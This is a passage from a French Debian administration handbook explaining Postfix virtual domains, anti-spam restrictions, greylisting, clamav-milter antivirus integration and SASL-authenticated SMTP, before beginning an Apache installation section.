Certificat SSL *snake oil*

L'expression anglaise *snake oil* pourrait se traduire par « poudre aux yeux ». Ces certificats présentent un intérêt limité : on ne peut pas s'appuyer sur eux pour authentifier le serveur car il s'agit de certificats autosignés générés automatiquement. Cependant, ils sont utiles pour améliorer la confidentialité des échanges.

Ils ne devraient être utilisés qu'à des fins de test, en production on se doit d'utiliser de vrais certificats. Ces derniers pourront être générés, par exemple, en suivant la procédure décrite dans la section 10.2.1.1, « **Infrastructure de clés publiques easy-rsa** » page 251.

11.1.2. Configuration de domaines virtuels

Le serveur de messagerie peut recevoir le courrier pour d'autres domaines que le domaine principal ; on parle alors de domaines virtuels. Dans ces situations, il est rare que le courrier soit

destiné aux utilisateurs locaux. Postfix offre deux fonctionnalités intéressantes pour gérer ces domaines virtuels.

ATTENTION
Domaines virtuels et domaines canoniques

Aucun des domaines virtuels ne doit être indiqué dans la variable `mydestination`. Celle-ci contient uniquement les noms des domaines « canoniques », directement associés à la machine et à ses utilisateurs locaux.

Domaine virtuel d'alias

Un domaine virtuel d'alias ne contient que des alias, c'est-à-dire des adresses électroniques renvoyant le courrier vers d'autres adresses électroniques.

Pour activer un tel domaine, il faut préciser son nom dans la variable `virtual_alias_domains` et indiquer le fichier stockant les correspondances d'adresses dans la variable `virtual_alias_maps`.

Ex. 11.2 Directives à ajouter au fichier `/etc/postfix/main.cf`

```
virtual_alias_domains = marqueafalcot.tm.fr
virtual_alias_maps = hash:/etc/postfix/virtual
```

Le fichier `/etc/postfix/virtual`, décrivant les correspondances, emploie un format relativement simple. Chaque ligne contient deux champs séparés par une série de blancs, dont le premier est le nom de l'alias et le second une liste d'adresses électroniques vers lesquelles il pointe. La syntaxe spéciale `@domaine.fr` englobe tous les alias restants d'un domaine.

Ex. 11.3 Exemple de fichier `/etc/postfix/virtual`

```
webmaster@marqueafalcot.tm.fr  jean@falcot.com
contact@marqueafalcot.tm.fr    laure@falcot.com, sophie@falcot.com
# L'alias ci-dessous est générique, il englobe toutes les
# adresses électroniques du domaine marqueafalcot.tm.fr
# non employées ailleurs dans ce fichier.
# Ces adresses sont renvoyées au même nom d'utilisateur
# mais dans le domaine falcot.com
@marqueafalcot.tm.fr          @falcot.com
```

Domaine virtuel de boîtes aux lettres

ATTENTION
Domaine virtuel mixte ?

Il n'est pas permis d'indiquer le même domaine dans les variables `virtual_alias_domains` et `virtual_mailbox_domains`. En revanche, tout domaine de `virtual_mailbox_domains` est implicitement compris dans `virtual_alias_domains`. Il est donc possible de mélanger alias et boîtes aux lettres au sein d'un domaine virtuel.

Les courriers destinés à un domaine virtuel de boîtes aux lettres sont stockés dans des boîtes aux lettres qui ne sont pas associées à un utilisateur local du système.

Pour activer un domaine virtuel de boîtes aux lettres, il faut l'écrire dans la variable `virtual_mailbox_domains` et préciser le fichier donnant les boîtes aux lettres avec la variable `virtual_mailbox_maps`. Le paramètre `virtual_mailbox_base` indique le répertoire sous lequel les différentes boîtes aux lettres seront stockées.

Les paramètres `virtual_uid_maps` et `virtual_gid_maps` définissent des tables de correspondances entre l'adresse électronique, l'utilisateur et le groupe Unix propriétaire de la boîte aux lettres. Pour indiquer systématiquement le même propriétaire, la syntaxe `static:5000` dénote un UID/-GID fixe.

Ex. 11.4 Directives à ajouter au fichier /etc/postfix/main.cf

```
virtual_mailbox_domains = falcot.org
virtual_mailbox_maps = hash:/etc/postfix/vmailbox
virtual_mailbox_base = /var/mail/vhosts
```

Le format du fichier `/etc/postfix/vmailbox` est de nouveau très simple : deux champs séparés par des blancs. Le premier indique une adresse électronique de l'un des domaines virtuels et le second l'emplacement relatif de la boîte aux lettres associée (par rapport au répertoire donné par `virtual_mailbox_base`). Si le nom de la boîte aux lettres se termine par une barre de division (/), cette boîte sera stockée au format `maildir` ; dans le cas contraire, c'est le traditionnel `mbox` qui sera retenu. Le format `maildir` emploie un répertoire complet pour représenter la boîte aux lettres et chaque message est stocké dans un fichier. A contrario, une boîte aux lettres au format `mbox` est stockée dans un seul fichier et chaque ligne débutant par `From` (`From` suivi d'une espace) marque le début d'un nouveau message électronique.

Ex. 11.5 Fichier /etc/postfix/vmailbox

```
# le courrier de jean est stocké au format maildir
# (1 fichier par courrier dans un répertoire privé)
jean@falcot.org falcot.org/jean/
# le courrier de sophie est stocké dans un fichier
# "mbox" traditionnel (tous les courriers concaténés
# dans un fichier)
sophie@falcot.org falcot.org/sophie
```

11.1.3. Restrictions à la réception et à l'envoi

Avec le nombre croissant de messages non sollicités (*spams*), il est nécessaire d'être de plus en plus strict sur les messages que le serveur accepte. Cette section présente les différentes stratégies intégrées à Postfix.

Le problème du spam

Le terme de spam désigne toutes les publicités non sollicitées (en anglais, on parle d'UCE – *Unsolicited Commercial Email*) qui inondent nos boîtes aux lettres électroniques et les spameurs sont les gens sans scrupules qui les expédient. Peu leur importent les nuisances qu'ils causent, statistiquement il suffit qu'un très faible pourcentage de personnes se laissent tenter par leurs offres pour qu'ils rentrent dans leurs frais. Le coût d'expédition d'un message électronique est en effet très faible. Toute adresse électronique publique (par exemple, employée sur un forum web, apparaissant dans une archive de liste de diffusion, citée dans un blog, etc.) sera découverte par les robots des spameurs et sera soumise à un flux incessant de messages non sollicités.

Face à ces nuisances, tous les administrateurs informatiques essaient de mettre en place des filtres anti-spam, mais les spameurs cherchent sans arrêt à les contourner. Certains n'hésitent pas à faire appel aux services de réseaux mafieux contrôlant de nombreuses machines compromises par un ver. Les dernières statistiques estiment que 95 % des courriers expédiés sont des spams !

Restreindre l'accès en fonction de l'adresse IP

La directive `smtpd_client_restrictions` contrôle les machines autorisées à communiquer avec le serveur de courrier électronique.

Ex. 11.6 Restrictions en fonction de l'adresse du client

```
smtpd_client_restrictions = permit_mynetworks,
warn_if_reject reject_unknown_client,
check_client_access hash:/etc/postfix/access_clientip,
reject_rbl_client sbl-xbl.spamhaus.org,
reject_rbl_client list.dsbl.org
```

Lorsqu'une variable contient une liste de règles comme dans l'exemple ci-dessus, il faut savoir que celles-ci sont évaluées dans l'ordre, de la première à la dernière. Chaque règle peut accepter le message, le refuser ou le laisser poursuivre son chemin à travers celles qui suivent. L'ordre a donc une importance et l'inversion de deux règles peut mettre en place un comportement très différent.

La directive `permit_mynetworks`, placée en tête de la liste des règles, accepte inconditionnellement toute machine du réseau local (tel que défini par la variable `mynetworks` dans la configuration).

La deuxième directive refuse normalement les machines dépourvues de configuration DNS totalement valide. Une configuration valide dispose d'une résolution inverse fonctionnelle et le nom DNS renvoyé pointe sur l'adresse IP employée. Cette restriction est généralement trop sévère, de nombreux serveurs de courrier électronique ne disposant pas de DNS inverse. C'est pourquoi les administrateurs de Falcot ont précédé la directive `reject_unknown_client` de `warn_if_reject`, qui transforme le refus en simple avertissement enregistré dans les logs. Ils peuvent ainsi sur-

veiller le nombre de messages qui auraient été refusés et décider plus tard d'activer ou non cette règle en connaissant pleinement ses effets.

ASTUCE	
Tables access	<p>Les différents critères de restriction incluent des tables (modifiables par les administrateurs) de combinaisons expéditeurs/adresses IP/noms de machines autorisés ou interdits. Ces tables peuvent être créées en recopiant une version décompressée du fichier <code>/usr/share/doc/postfix-doc/examples/access.gz</code> sous le nom indiqué. C'est un modèle autodocumenté dans ses commentaires. Chaque table documentera ainsi sa propre syntaxe.</p> <p>La table <code>/etc/postfix/access_clientip</code> donne la liste des adresses IP et réseau. La table <code>/etc/postfix/access_helo</code> fournit celle des noms de machines et de domaines. Enfin, la table <code>/etc/postfix/access_sender</code> précise les adresses électroniques. Après toute modification, chacun de ces fichiers doit être transformé en table de hachage, c'est-à-dire en une forme optimisée pour les accès rapides, par la commande <code>postmap /etc/postfix/fichier</code>.</p>

La troisième directive permet à l'administrateur de mettre en place une liste noire et une liste blanche de serveurs de courrier électronique, stockées dans le fichier `/etc/postfix/access_clientip`. Une liste blanche permet à l'administrateur de préciser les serveurs de confiance dispensés des règles suivantes.

Les deux dernières règles de l'exemple refusent tout message provenant d'un serveur présent dans l'une des différentes listes noires indiquées (RBL signifie *Remote Black Lists*, ou listes noires distantes). Celles-ci recensent les machines mal configurées employées par les spameurs pour relayer leur courrier, ainsi que les relais inhabituels que constituent des machines infectées par des vers ou virus ayant cet effet.

ASTUCE**Liste blanche et RBL**

Les listes noires recensent parfois un serveur légitime victime d'un incident. Tout courrier issu de ce serveur serait alors refusé à moins que vous ne l'ayez listé dans la liste blanche associée au fichier `/etc/postfix/access_clientip`.

Pour cette raison, il est prudent de placer dans une liste blanche les serveurs de messagerie de confiance et avec qui vous échangez beaucoup de courriers.

Vérifier la validité de la commande EHLO ou HELO

Chaque échange SMTP doit débuter par l'envoi d'une commande HELO (ou EHLO) suivie du nom du serveur de courrier électronique, dont il est possible de vérifier la validité.

Ex. 11.7 Restrictions sur le nom annoncé lors du EHLO

```
smtpd_helo_restrictions = permit_mynetworks,
    reject_invalid_hostname,
    check_helo_access hash:/etc/postfix/access_helo,
    reject_non_fqdn_hostname,
    warn_if_reject reject_unknown_hostname
```

La première directive `permit_mynetworks` autorise toutes les machines du réseau local à s'annoncer librement. C'est important car certains logiciels de courrier électronique respectent mal cette partie du protocole SMTP et peuvent donc annoncer des noms fantaisistes.

La règle `reject_invalid_hostname` refuse tout courrier dont l'annonce EHLO indique un nom de machine syntaxiquement incorrect. La règle `reject_non_fqdn_hostname` refuse tout message dont le nom de machine annoncé n'est pas complètement qualifié (un nom qualifié inclut le nom de domaine). La règle `reject_unknown_hostname` refuse le courrier si la machine annoncée n'existe pas dans la base de données du DNS. Cette dernière règle refusant malheureusement trop de messages, elle est atténuée par le `warn_if_reject` pour évaluer son impact avant de décider de l'activer ou non.

L'emploi de `permit_mynetworks` au début a l'effet secondaire intéressant de n'appliquer les règles suivantes qu'à des machines extérieures au réseau local. Il est ainsi possible de mettre en liste noire tous ceux qui s'annoncent membres du réseau `falcot.com...` ce qui s'effectue en ajoutant la ligne `falcot.com REJECT You're not in our network!` au fichier `/etc/postfix/access_helo`.

Accepter ou refuser en fonction de l'émetteur (annoncé)

Chaque message envoyé est associé à un expéditeur annoncé par la commande MAIL FROM du protocole SMTP, information qu'il est possible de vérifier de plusieurs manières.

Ex. 11.8 Vérifications sur l'expéditeur

```
smtpd_sender_restrictions =  
    check_sender_access hash:/etc/postfix/access_sender,  
    reject_unknown_sender_domain, reject_unlisted_sender,  
    reject_non_fqdn_sender
```

La table `/etc/postfix/access_sender` associe des traitements particuliers à certains expéditeurs. En général, il s'agit simplement de les placer dans une liste blanche ou noire.

La règle `reject_unknown_sender_domain` requiert un domaine d'expéditeur valide, nécessaire à une adresse valide. La règle `reject_unlisted_sender` refuse les expéditeurs locaux si leur adresse n'existe pas. Personne ne peut ainsi envoyer de courrier issu d'une adresse invalide dans le domaine `falcot.com`. Tout message d'expéditeur `tartempion@falcot.com` ne serait donc accepté que si cette adresse existe vraiment.

Enfin, la règle `reject_non_fqdn_sender` refuse les messages en provenance d'adresses électroniques sans nom de domaine complètement qualifié. Concrètement, elle refusera un courrier provenant de `utilisateur@machine` : celui-ci doit s'annoncer comme `utilisateur@machine.domaine.fr` ou `utilisateur@domaine.fr`.

Accepter ou refuser en fonction du destinataire

Chaque courrier compte un ou plusieurs destinataires, communiqués par l'intermédiaire de la commande `RCPT TO` du protocole SMTP. On pourra également vérifier ces informations, même si c'est moins intéressant que pour l'expéditeur.

Ex. 11.9 Vérifications sur le destinataire

```
smtpd_recipient_restrictions = permit_mynetworks,  
    reject_unauth_destination, reject_unlisted_recipient,  
    reject_non_fqdn_recipient
```

`reject_unauth_destination` est la règle de base imposant à tout courrier provenant de l'extérieur de nous être destiné ; dans le cas contraire, il faut refuser de relayer le message. Sans cette règle, votre serveur est un relais ouvert qui permet aux spameurs d'envoyer des courriers non sollicités par son intermédiaire. Elle est donc indispensable et on la placera de préférence en début de liste pour qu'aucune autre règle ne risque d'autoriser le passage du courrier avant d'avoir éliminé les messages ne concernant pas ce serveur.

La règle `reject_unlisted_recipient` refuse les messages à destination d'utilisateurs locaux inexistant (ce qui est logique). Enfin, la règle `reject_non_fqdn_recipient` refuse les adresses électroniques non qualifiées. Il est ainsi impossible d'écrire à `jean` ou à `jean@machine` ; il faut employer la forme complète de l'adresse : `jean@machine.falcot.com` ou `jean@falcot.com`.

Restrictions associées à la commande DATA

La commande DATA du protocole SMTP précède l'envoi des données contenues dans le message. Elle ne fournit aucune information en soi, mais prévient de ce qui va suivre. Il est pourtant possible de lui mettre en place des contrôles.

Ex. 11.10 *Restriction sur la commande DATA*

```
smtpd_data_restrictions = reject_unauth_pipelining
```

La règle `reject_unauth_pipelining` refuse le message si le correspondant envoie une commande sans avoir attendu la réponse à la commande précédente. Les robots des spameurs font régulièrement cela : pour travailler plus vite, ils se moquent des réponses et visent seulement à envoyer un maximum de courriers, dans le laps de temps le plus court.

Application des restrictions

Bien que toutes les règles évoquées précédemment soient prévues pour vérifier les informations à différents moments d'un échange SMTP, le refus réel n'est signifié par Postfix que lors de la réponse à la commande RCPT TO (annonce du destinataire).

Ainsi, même si le message est refusé suite à une commande EHLO invalide, Postfix connaîtra l'émetteur et le destinataire lorsqu'il annoncera le refus. Il peut donc enregistrer un message de log plus explicite que s'il avait interrompu la connexion dès le début. De plus, beaucoup de clients SMTP ne s'attendent pas à subir un échec sur l'une des premières commandes du protocole SMTP et les clients mal programmés seront moins perturbés par ce refus tardif.

Dernier avantage de ce choix : les règles peuvent associer les informations obtenues à différents stades de l'échange SMTP. On pourra ainsi refuser une connexion non locale si elle s'annonce avec un émetteur local.

Filtrer en fonction du contenu du message

Le système de vérification et de restriction ne serait pas complet sans moyen de réagir au contenu du message. Postfix distingue deux types de vérifications : sur les en-têtes du courrier et sur le corps du message.

Ex. 11.11 *Activation des filtres sur le contenu*

```
header_checks = regexp:/etc/postfix/header_checks  
body_checks = regexp:/etc/postfix/body_checks
```

Les deux fichiers contiennent une liste d'expressions rationnelles (*regexp*). Chacune est associée à une action à exécuter si elle est satisfaite par les en-têtes ou le corps du message.

DÉCOUVERTE

Tables *regexp*

Le fichier `/usr/share/doc/postfix-doc/examples/header_checks.gz` peut servir de modèle pour créer les fichiers `/etc/postfix/header_checks` et `/etc/postfix/body_checks`. Il contient de nombreux commentaires explicatifs.

Ex. 11.12 Exemple de fichier `/etc/postfix/header_checks`

```
/^X-Mailer: GOTO Sarbacane/ REJECT I fight spam (GOTO Sarbacane)
/^Subject: *Your email contains VIRUSES/ DISCARD virus notification
```

B.A.-BA

Expression rationnelle

Le terme d'expression rationnelle (en anglais, *regular expression* ou *regexp*) désigne une notation générique servant à décrire le contenu et/ou la structure d'une chaîne de caractères recherchée. Certains caractères spéciaux permettent de définir des alternatives (par exemple, « assez|trop » pour « assez » ou « trop »), des ensembles de caractères possibles (« [0-9] » pour un chiffre entre 0 et 9, ou « . » pour n'importe quel caractère), des quantifications (« s? » pour « » ou « s », à savoir 0 ou une fois le caractère « s » ; « s+ » pour un ou plusieurs caractères « s » consécutifs, etc.). La parenthèse permet de grouper des motifs de recherche.

La syntaxe précise de ces expressions varie selon l'outil qui les emploie mais les fonctionnalités de base restent les mêmes.

► http://fr.wikipedia.org/wiki/Expression_rationnelle

La première vérifie l'en-tête indiquant le logiciel de courrier électronique envoyé : si elle trouve GOTO Sarbacane (un logiciel d'envoi en masse de courriers), elle refuse le message. La seconde expression contrôle le sujet du message : s'il indique une notification de virus sans intérêt, elle accepte le message mais le supprime immédiatement.

L'emploi de ces filtres est à double tranchant, car il est facile de les faire trop génériques et de perdre des courriers légitimes. Dans ce cas, non seulement les messages seront perdus, mais leurs expéditeurs recevront des messages d'erreur inopportun — souvent agaçants.

11.1.4. Mise en place du *greylisting*

Le *greylisting* est une technique de filtrage qui consiste à refuser un message avec une erreur temporaire pour finalement l'accepter à la deuxième tentative (à condition qu'un certain délai se soit écoulé entre les deux tentatives). Ce filtre est particulièrement efficace contre les spams envoyés par les vers et les virus qui infectent de nombreuses machines compromises. En effet, il est rare que ces logiciels prennent le soin de vérifier le code retour SMTP et stockent les messages pour les renvoyer plus tard, d'autant plus qu'un certain nombre des adresses qu'ils ont récoltées sont effectivement invalides et que réessayer ne peut que leur faire perdre du temps.

Postfix n'offre pas cette fonctionnalité de manière native, mais il permet d'externaliser la décision d'accepter ou rejeter un message donné. Le paquet *postgrey* propose justement un logiciel prévu pour s'interfacer avec ce service de délégation des politiques d'accès.

postgrey installé, il se présente comme un démon en attente de connexions sur le port 10 023. Il suffit alors d'employer le paramètre `check_policy_service` comme restriction supplémentaire :

```
smtpd_recipient_restrictions = permit_mynetworks,  
[...]  
check_policy_service inet:127.0.0.1:10023
```

À chaque fois que Postfix doit évaluer cette restriction, il va se connecter au démon *postgrey* et lui envoyer des informations concernant le message concerné. De son côté, *Postgrey* récupère le triplet (adresse IP, expéditeur, destinataire) et regarde dans sa base de données s'il l'a déjà rencontré récemment. Si oui, il répond en ordonnant d'accepter le message, sinon il répond de le refuser temporairement et enregistre dans sa base de données le triplet en question.

Évidemment, le grand désavantage du greylisting est qu'il va retarder la réception des courriels légitimes et parfois ces délais sont inacceptables. Il inflige également un coût important aux serveurs qui envoient de nombreux courriers légitimes.

EN PRATIQUE

Limites du greylisting

En théorie, le greylisting ne tarde que le premier courriel d'un expéditeur donné pour un destinataire donné et le délai est de l'ordre de quelques minutes à quelques dizaines de minutes. Cependant, la réalité n'est pas toujours si simple. En effet, certains gros fournisseurs d'accès emploient plusieurs serveurs SMTP en grappe et après le premier refus, rien ne garantit que le même serveur effectue la deuxième tentative. Si ce n'est pas le cas, la deuxième tentative échouera à nouveau et, au lieu d'un délai de quelques minutes, on peut constater des délais de plusieurs heures (jusqu'à ce que l'on retombe sur un serveur qui avait déjà essayé) car à chaque nouvelle erreur, le serveur SMTP augmente le délai d'attente avant le prochain essai.

Ainsi donc, l'adresse IP entrante pour un expéditeur donné n'est pas forcément fixe dans le temps. De même, l'adresse d'un expéditeur donné n'est pas forcément fixe non plus. De nombreux logiciels de listes de diffusion encodent des informations dans l'adresse de l'expéditeur afin de traiter de manière automatisée les retours d'erreurs (*bounces*). Chaque nouveau message d'une liste de diffusion peut devoir repasser par le filtre du greylisting, ce qui implique à l'émetteur de le stocker. Pour les très grosses listes avec des dizaines de milliers d'abonnés, cela peut rapidement devenir problématique.

Pour ces raisons, *Postgrey* dispose d'une liste blanche de sites correspondant à ces caractéristiques. Pour ceux-là, il répond d'accepter le message immédiatement. Il est possible de la personnaliser en éditant le fichier `/etc/postgrey/whitelist_clients`.

POUR ALLER PLUS LOIN

Greylisting sélectif avec *milter-greylist*

Pour limiter les inconvénients du greylisting, il est possible de ne l'appliquer qu'à un sous-ensemble des clients qui sont déjà considérés comme des sources probables de spam parce qu'ils apparaissent dans une liste noire DNS. Ceci n'est pas possible avec *postgrey* mais le paquet *milter-greylist* permet de l'effectuer.

Dans ce scénario, comme les listes noires DNS ne déclenchent aucun refus définitif, il est possible d'employer des listes noires DNS assez agressives et notamment celles

qui listent toutes les adresses IP dynamiques des clients des fournisseurs d'accès, comme pbl.spamhaus.org ou dul.dnsbl.sorbs.net.

Comme *milter-greylister* utilise l'interface standard de *milter* définie par Sendmail, la configuration au niveau de Postfix se limite à `smtpd_milters = unix:/var/run/milter-greylister/milter-greylister.sock`. La page de manuel `greylister.conf(5)` documente le fichier `/etc/milter-greylister/greylister.conf` et les différentes façons de configurer *milter-greylister*. Il faut aussi éditer le fichier `/etc/default/milter-greylister` pour activer le service.

11.1.5. Personnalisation des filtres en fonction du destinataire

La section 11.1.3, « Restrictions à la réception et à l'envoi » page 285 et la section 11.1.4, « Mise en place du greylisting » page 291 ont passé en revue un grand nombre de restrictions possibles. Ces dernières servent essentiellement à limiter le nombre de spams reçus, mais elles présentent toutes des petits inconvénients. C'est pourquoi il est de plus en plus fréquent de devoir personnaliser le filtrage effectué en fonction du destinataire. Chez Falcot, le greylisting s'avérera intéressant pour la plupart des utilisateurs sauf quelques personnes dont le travail dépend de la faible latence du courrier électronique (le service d'assistance technique, par exemple). De même, le service commercial rencontre parfois des difficultés pour recevoir les réponses de certains fournisseurs asiatiques car ils sont répertoriés dans des listes noires. Ils ont donc demandé une adresse e-mail non filtrée pour pouvoir correspondre malgré tout.

Postfix gère cela grâce à un concept de « classes de restrictions ». On référence les classes dans la variable `smtpd_restriction_classes` et on les définit par simple affectation tout comme on définirait `smtpd_recipient_restrictions`. Ensuite la directive `check_recipient_access` permet d'employer une table de correspondances pour définir les restrictions à employer pour un destinataire donné.

Ex. 11.13 Définir des classes de restriction dans main.cf

```
smtpd_restriction_classes = greylisting, aggressive, permissive

greylisting = check_policy_service inet:127.0.0.1:10023
aggressive = reject_rbl_client sbl-xbl.spamhaus.org,
              check_policy_service inet:127.0.0.1:10023
permissive = permit

smtpd_recipient_restrictions = permit_mynetworks,
                               reject_unauth_destination,
                               check_recipient_access hash:/etc/postfix/recipient_access
```

Ex. 11.14 Fichier /etc/postfix/recipient_access

```
# Adresses sans filtrage
```

```

postmaster@falcot.com    permissive
support@falcot.com       permissive
sales-asia@falcot.com   permissive

# Filtrage agressif pour quelques privilégiés
joe@falcot.com          aggressive

# Règle spéciale pour le robot de gestion de listes
sympa@falcot.com        reject_unverified_sender

# Par défaut, le greylisting
falcot.com               greylisting

```

11.1.6. Intégration d'un antivirus

Avec les nombreux virus circulant en pièce jointe des courriers électroniques, il est important de placer un antivirus à l'entrée du réseau de l'entreprise car, même après une campagne de sensibilisation sur ce sujet, certains utilisateurs cliqueront sur l'icône d'une pièce jointe liée à un message manifestement très suspect.

L'antivirus libre retenu par les administrateurs de Falcot est `clamav`. En plus du paquet `clamav`, ils ont installé les paquets `arj`, `unzoo`, `unrar` et `lha`, qui permettent aussi à l'antivirus d'analyser le contenu d'archives dans l'un de ces formats.

Pour interfaçer cet antivirus au serveur de messagerie, on emploiera le logiciel `clamav-milter`. Un *milter* (terme dérivé de l'expression *mail filter*) est un logiciel de filtrage de courriers spécialement conçu pour s'interfaçer avec les serveurs de courrier électronique. Les *milters* exploitent une interface de programmation (API) dédiée qui assure de bien meilleures performances comparé aux filtres gérés en dehors des serveurs de courrier. *Sendmail* a été le premier à introduire cette technologie mais *Postfix* lui a emboîté le pas.

DÉCOUVERTE
Un milter pour Spamassassin

Le paquet `spamassassin-milter` contient un filtre basé sur le célèbre logiciel de détection de courriels non sollicités *SpamAssassin*. Il peut être employé pour marquer les messages comme des spams probables (en ajoutant un en-tête supplémentaire) et/ou pour les rejeter si le score du message dépasse une certaine limite.

Une fois le paquet `clamav-milter` installé, le milter devrait être reconfiguré pour utiliser un port TCP plutôt que la socket nommée proposée par défaut. Lors de l'exécution de `dpkg-reconfigure clamav-milter`, il s'agit de répondre `inet:10002@127.0.0.1` à la question portant sur l'interface de communication avec *Sendmail*.

Vrai port TCP ou socket nommée ?

NOTE La raison pour laquelle nous utilisons un vrai port TCP plutôt qu'une socket nommée est que le démon *Postfix* est souvent enfermé dans un *chroot* et n'a pas accès au répertoire dans lequel la socket est créée. Il serait toutefois possible de conserver l'utilisation de la socket, en modifiant son emplacement pour qu'elle soit dans le *chroot* (donc sous `/var/spool/postfix/`).

La configuration standard de `clamav` convient dans la majorité des situations mais `dpkg-reconfigure clamav-base` permet de personnaliser les paramètres les plus importants. La dernière étape consiste à demander à Postfix d'utiliser le logiciel de filtrage que l'on vient de configurer. Cela se fait simplement en ajoutant une directive dans `/etc/postfix/main.cf` :

```
# Virus check with clamav-milter
smtpd_milters = inet:[127.0.0.1]:10002
```

En cas de problèmes avec l'antivirus, il suffira de commenter cette ligne et d'exécuter la commande `service postfix reload` pour faire prendre en compte cette modification.

Tester l'antivirus

Une fois l'antivirus mis en place, il convient de vérifier qu'il opère correctement. Pour cela, le plus simple est d'envoyer un courrier électronique test avec en pièce jointe le fichier eicar.com ou eicar.com.zip que l'on peut récupérer en ligne :

► <http://www.eicar.org/86-0-Intended-use.html>

Il ne s'agit pas d'un vrai virus mais d'un fichier reconnu comme tel par tous les antivirus du marché afin que chacun puisse facilement vérifier que l'installation fonctionne comme prévu.

Les messages traités par Postfix passent désormais systématiquement par un détecteur-filtre antivirus.

11.1.7. SMTP authentifié

Pour être capable d'envoyer des courriers électroniques, il faut pouvoir accéder à un serveur SMTP et il faut que ce dernier vous y autorise. Lorsqu'on est itinérant, cela nécessite de changer régulièrement de serveur SMTP puisque celui de Falcot ne va pas accepter de relayer des messages de la part d'une adresse IP apparemment extérieure à l'entreprise. Il y a deux solutions : soit l'itinérant installe son propre serveur de courrier sur son ordinateur, soit il continue d'utiliser le serveur SMTP de l'entreprise mais il s'authentifie au préalable comme étant un employé de la société. La première solution n'est pas conseillée car l'ordinateur n'est pas connecté en permanence et il ne peut donc pas essayer régulièrement de réémettre en cas de problème. Nous allons donc voir comment mettre en place la seconde.

L'authentification SMTP de Postfix s'appuie sur SASL (*Simple Authentication and Security Layer*). Il faut installer les paquets *libsasl2-modules* et *sasl2-bin*, puis il convient d'enregistrer un mot de passe dans la base SASL pour chaque utilisateur qui doit pouvoir s'authentifier sur le serveur SMTP. On utilise pour cela la commande *saslpasswd2*. L'option *-u* précise le domaine d'authentification, il doit correspondre au paramètre *smtpd_sasl_local_domain* de Postfix. L'option *-c* sert à créer un utilisateur et l'option *-f* permet de modifier une base SASL située ailleurs qu'à son emplacement standard (*/etc/sasldb2*).

```
# saslpasswd2 -h 'postconf -h myhostname' -f /var/spool/postfix/etc/sasldb2 -c jean
[... saisir deux fois le mot de passe de jean ...]
```

Notons au passage que l'on a créé la base de données SASL dans le répertoire de Postfix. Par souci de cohérence, on va faire pointer */etc/sasldb2* vers la base employée par Postfix. Cela s'effectue avec la commande *ln -sf /var/spool/postfix/etc/sasldb2 /etc/sasldb2*.

Reste maintenant à configurer Postfix pour faire usage de SASL. En premier lieu, il faut ajouter l'utilisateur *postfix* dans le groupe *sasl* afin qu'il puisse accéder à la base de données des comptes SASL. Ensuite, il faut ajouter quelques paramètres pour activer SASL, puis modifier le paramètre *smtpd_recipient_restrictions* pour autoriser les clients authentifiés par SASL à envoyer des courriels à tous les destinataires.

Ex. 11.15 Modification de /etc/postfix/main.cf pour activer SASL

```
# Activer l'authentification par SASL
smtpd_sasl_auth_enable = yes
# Définir le domaine d'authentification SASL employé
smtpd_sasl_local_domain = $myhostname
[...]
# Ajout de permit_sasl_authenticated avant reject_unauth_destination
# pour relayer le courrier des usagers authentifiés par SASL
smtpd_recipient_restrictions = permit_mynetworks,
    permit_sasl_authenticated,
    reject_unauth_destination,
[...]
```

COMPLÉMENTS

Client SMTP authentifié

La plupart des logiciels de messagerie électronique savent désormais s'authentifier auprès d'un serveur SMTP pour expédier le courrier sortant. Il suffit de configurer les paramètres correspondants. Si ce n'est pas le cas, il est possible d'employer un serveur Postfix local et de le configurer pour relayer le courrier vers le serveur SMTP distant. Dans ce cas, Postfix sera le client dans l'authentification SASL. Voici les paramètres nécessaires :

```
smtp_sasl_auth_enable = yes
smtp_sasl_password_maps = hash:/etc/postfix/sasl_passwd
relay_host = [mail.falcot.com]
```

Le fichier /etc/postfix/sasl_passwd doit contenir le nom d'utilisateur et le mot de passe à employer pour s'authentifier sur le serveur smtp.falcot.com. Voici un exemple :

```
[mail.falcot.com] joe:LyinIsji
```

Comme pour toutes les tables de correspondance Postfix, il faut penser à employer postmap pour régénérer /etc/postfix/sasl_passwd.db.

11.2. Serveur web (HTTP)

Les administrateurs de Falcot SA ont choisi Apache comme serveur HTTP. Debian Jessie fournit la version 2.4.10 de ce logiciel.

ALTERNATIVE

Autres serveurs web

Apache n'est que le plus connu et le plus répandu des serveurs web, mais il en existe d'autres, qui peuvent offrir de meilleures performances dans certains cas d'usage, le plus souvent au détriment de la quantité de fonctions et modules disponibles. Lorsqu'il s'agit de servir des fichiers statiques, ou d'agir en serveur mandataire (*proxy*), il est judicieux de s'intéresser à ces alternatives, parmi lesquelles on peut citer Nginx et lighttpd.

11.2.1. Installation d'Apache

Il suffit d'installer le paquet *apache2*. Il contient tous les modules, y compris ceux qui affectent la façon dont Apache gère le traitement parallèle des nombreuses demandes (*Multi-Processing Modules* (MPM) — ces modules étaient auparavant fournis par des paquets distincts *apache2-mpm-**). Il entraîne aussi l'installation de *apache2-utils* qui contient des utilitaires en ligne de commandes qui sont décrits plus loin.

Le module MPM employé définit la manière dont Apache traite les requêtes entrantes. Avec le MPM *worker* il utilise des *threads* (processus légers), alors qu'avec le MPM *prefork* il utilise un ensemble de processus créés par avance. Avec le MPM *event* il utilise également des *threads*, mais les connexions inactives (notamment celle gardées ouvertes par la fonctionnalité *keep-alive* du protocole HTTP) sont rendues à un *thread* dédié à leur gestion.

Les administrateurs de Falcot installent dans la foulée *libapache2-mod-php5* pour activer PHP dans Apache. Cela entraîne la désactivation du MPM *event*, et active à la place *prefork*. En effet, PHP ne fonctionne qu'avec ce module MPM particulier.

SÉCURITÉ	Par défaut, Apache traite les requêtes entrantes en tant qu'utilisateur www-data . Ainsi, une faille de sécurité dans un script CGI exécuté par Apache (pour une page dynamique) ne compromet pas tout le système, mais seulement les données possédées par cet utilisateur.
Exécution sous l'utilisateur www-data	L'usage du module <i>suexec</i> permet de changer cette règle afin que certains CGI soient exécutés avec les droits d'un autre utilisateur. Cela se paramètre avec la directive <i>SuexecUserGroup</i> utilisant un groupe dans la configuration de Apache. Il est également possible d'utiliser un MPM dédié, comme celui fourni par <i>libapache2-mpm-itk</i> . Celui-ci a un fonctionnement différent, en ce qu'il permet d'« isoler » les hôtes virtuels (en réalité des ensembles de pages) de manière à ce qu'ils tournent chacun sous un utilisateur différent. Ainsi, une faille dans un site web dynamique ne compromettra pas les fichiers appartenant à l'utilisateur d'un autre site web.

DÉCOUVERTE	La liste complète des modules standards d'Apache se trouve en ligne. ➡ http://httpd.apache.org/docs/2.4/mod/index.html
